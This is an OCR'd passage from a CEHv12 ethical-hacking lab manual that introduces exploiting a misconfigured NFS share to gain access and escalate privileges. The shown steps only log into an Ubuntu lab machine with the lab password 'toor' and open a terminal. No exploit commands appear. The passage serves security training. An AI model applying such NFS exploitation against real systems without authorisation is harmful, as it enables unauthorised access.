
Network File System (NFS) is a protocol that enables users to access files remotely through a network. Remote NFS can be accessed locally when the shares are mounted. If NFS is misconfigured, it can lead to unauthorized access to sensitive data or obtain a shell on a system.

Here, we will exploit misconfigured NFS to gain access and to escalate privileges on the target machine.

1. Click **CEHv12 Ubuntu** to switch to the **Ubuntu** machine.




2. Click on the **Ubuntu** machine window and press **Enter** to activate the machine. Click to select **Ubuntu** account, in the **Password** field, type **toor** and press **Enter**.




3. In the left pane, under **Activities** list, scroll down and click the terminal icon to open the **Terminal** window.

Note: If a **System program problem detected** pop-up appears click **Cancel**.



